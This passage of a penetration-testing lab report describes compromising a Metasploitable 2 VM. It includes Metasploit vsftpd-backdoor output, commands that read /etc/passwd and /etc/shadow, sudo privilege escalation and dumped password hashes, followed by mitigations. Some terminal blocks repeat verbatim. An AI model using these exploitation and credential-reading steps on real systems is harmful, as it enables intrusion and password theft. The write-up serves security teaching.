

Figure 13: SQL Injection Input Field



Figure 14: SQL Injection Payload Execution



Figure 15: Extracted User Data

POST EXPLOITATION

After successfully gaining access to the target system through exploitation, post-exploitation activities were performed to analyze the system and extract useful information.

The attacker interacted with the compromised system using the shell session obtained through Metasploit.

The following commands were executed:

- **whoami**

This command was used to identify the current user of the system.

- **uname -a**

This command provided detailed information about the operating system and kernel version.

- **cat /etc/passwd**

This command was used to list all user accounts present on the system.

- **cat /etc/shadow**

This command was used to view encrypted passwords stored in the system (requires root privileges).

- **ps aux**

This command displayed all running processes on the system.

- **netstat -tulnp**

This command showed active network connections and open ports.

During this phase, privilege escalation techniques were applied to gain root-level access.

Using sudo privileges, the attacker successfully escalated privileges:

- **sudo -l**
- **sudo su**

After privilege escalation, full administrative control of the system was achieved.

Result:

- **System enumeration completed**
- **Sensitive data accessed**
- **Root-level access obtained**
- **Full system control confirmed**

```
gustavo@kaliVM: ~
Session  Actions  Edit  View  Help
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.74.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.74.128:21 - USER: 331 Please specify the password.
[+] 192.168.74.128:21 - Backdoor service has been spawned, handling ...
[+] 192.168.74.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.74.129:41501 → 192.168.74.128:6200) at 2026-02-23 22:44:58 +0530
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  2         shell cmd/unix               192.168.74.129:41501 → 192.168.74.128:6200 (192.168.74.128)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[-] Invalid session identifier: 1
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 2
[*] Starting interaction with 2 ...

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
```

Figure 16: Checking Current User


```
gustavo@kaliVM: ~
Session  Actions  Edit  View  Help
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.74.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.74.128:21 - USER: 331 Please specify the password.
[+] 192.168.74.128:21 - Backdoor service has been spawned, handling ...
[+] 192.168.74.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.74.129:41501 → 192.168.74.128:6200) at 2026-02-23 22:44:58 +0530
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  2         shell cmd/unix               192.168.74.129:41501 → 192.168.74.128:6200 (192.168.74.128)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[-] Invalid session identifier: 1
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 2
[*] Starting interaction with 2 ...

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
```


Figure 17: System Information



Figure 18: User Accounts Enumeration



Figure 19: Accessing Shadow File

```
msfadmin@metasploitable:/root$ whoami
whoami
msfadmin
msfadmin@metasploitable:/root$ id
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admi
n),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:/root$ sudo -l
sudo -l
[sudo] password for msfadmin: msfadmin

User msfadmin may run the following commands on this host:
    (ALL) ALL
msfadmin@metasploitable:/root$ sudo su
sudo su
root@metasploitable:~# whoami
whoami
root
root@metasploitable:~# cat /etc/shadow
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
```

Figure 20: Privilege Escalation


```
msfadmin@metasploitable:/root$ whoami
whoami
msfadmin
msfadmin@metasploitable:/root$ id
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admi
n),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:/root$ sudo -l
sudo -l
[sudo] password for msfadmin: msfadmin

User msfadmin may run the following commands on this host:
    (ALL) ALL
msfadmin@metasploitable:/root$ sudo su
sudo su
root@metasploitable:~# whoami
whoami
root
root@metasploitable:~# cat /etc/shadow
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
```


Figure 21: Root Access Confirmation

VULNERABILITIES IDENTIFIED

During the penetration testing process, multiple vulnerabilities were identified across different services and layers of the system.

The following vulnerabilities were discovered:

- **VSFTPD 2.3.4 Backdoor Vulnerability**

The FTP service was running an outdated version of vsftpd which contained a malicious backdoor, allowing unauthorized remote access.

- **Samba CVE-2007-2447**

The SMB service was vulnerable to the username map script exploit, which allowed remote command execution on the system.

- **SQL Injection Vulnerability**

The DVWA web application was vulnerable to SQL Injection due to improper input validation, allowing attackers to manipulate database queries.

- **Weak Authentication Mechanisms**

Lack of strong authentication controls made it easier to gain unauthorized access.

- **Multiple Open Ports**

Several unnecessary ports were open, increasing the attack surface of the system.

- **Outdated Services**

Many services running on the system were outdated and contained known vulnerabilities.

These vulnerabilities collectively contributed to the successful compromise of the system.

MITIGATION

To prevent the exploitation of vulnerabilities identified during the penetration testing process, the following security measures are recommended:

- **Update and Patch Systems**

All outdated services such as vsftpd and Samba should be updated to their latest secure versions to eliminate known vulnerabilities.

- **Disable Unnecessary Services and Ports**

Unused ports and services should be disabled to reduce the attack surface.

- **Implement Strong Authentication**

Use strong passwords and multi-factor authentication to prevent unauthorized access.

- **Input Validation and Sanitization**

Proper validation of user input should be implemented to prevent SQL Injection and other web-based attacks.

- **Restrict Privileges**

Limit sudo access and follow the principle of least privilege to prevent privilege escalation.

- **Use Firewalls and Intrusion Detection Systems**

Deploy firewalls and IDS/IPS systems to monitor and block suspicious activities.

- **Regular Security Audits**

Perform regular penetration testing and vulnerability assessments to identify and fix weaknesses proactively.

Implementing these measures can significantly enhance the security of the system and prevent future attacks.

IMPACT ANALYSIS

The successful exploitation of multiple vulnerabilities resulted in complete system compromise.

Through the attacks performed in this project, the attacker was able to gain unauthorized access to the system and escalate privileges to root level, which provided full administrative control.

The following impacts were observed:

- **Unauthorized System Access**

The attacker gained access to the target system without proper authentication.

- **Remote Command Execution**

The attacker was able to execute commands remotely on the system using exploited services.

- **Privilege Escalation**

The attacker escalated privileges from a normal user to root, gaining complete control over the system.

- **Data Exposure**

Sensitive system files such as /etc/passwd and /etc/shadow were accessed, exposing user information and encrypted passwords.

- **Web Application Compromise**

SQL Injection allowed unauthorized access to database records, leading to data leakage.

- **Increased Attack Surface**

Multiple open ports and vulnerable services increased the risk of further attacks.

This demonstrates how a combination of vulnerabilities across different layers can lead to full system compromise if not properly secured.

CONCLUSION

This project successfully demonstrated a complete end-to-end penetration testing workflow on a vulnerable system (Metasploitable 2) using Kali Linux.

Multiple attack vectors were identified and exploited, including FTP exploitation, SMB exploitation, and SQL Injection. These attacks highlighted how vulnerabilities in network services and web applications can be leveraged to gain unauthorized access to a system.

Through the process of scanning, exploitation, and post-exploitation, full system compromise was achieved, including root-level access and access to sensitive data.

The project emphasizes the importance of securing systems, updating software, implementing proper authentication mechanisms, and validating user inputs to prevent such attacks.

Overall, this project provided practical knowledge of penetration testing and demonstrated how different vulnerabilities can be chained together to compromise a system.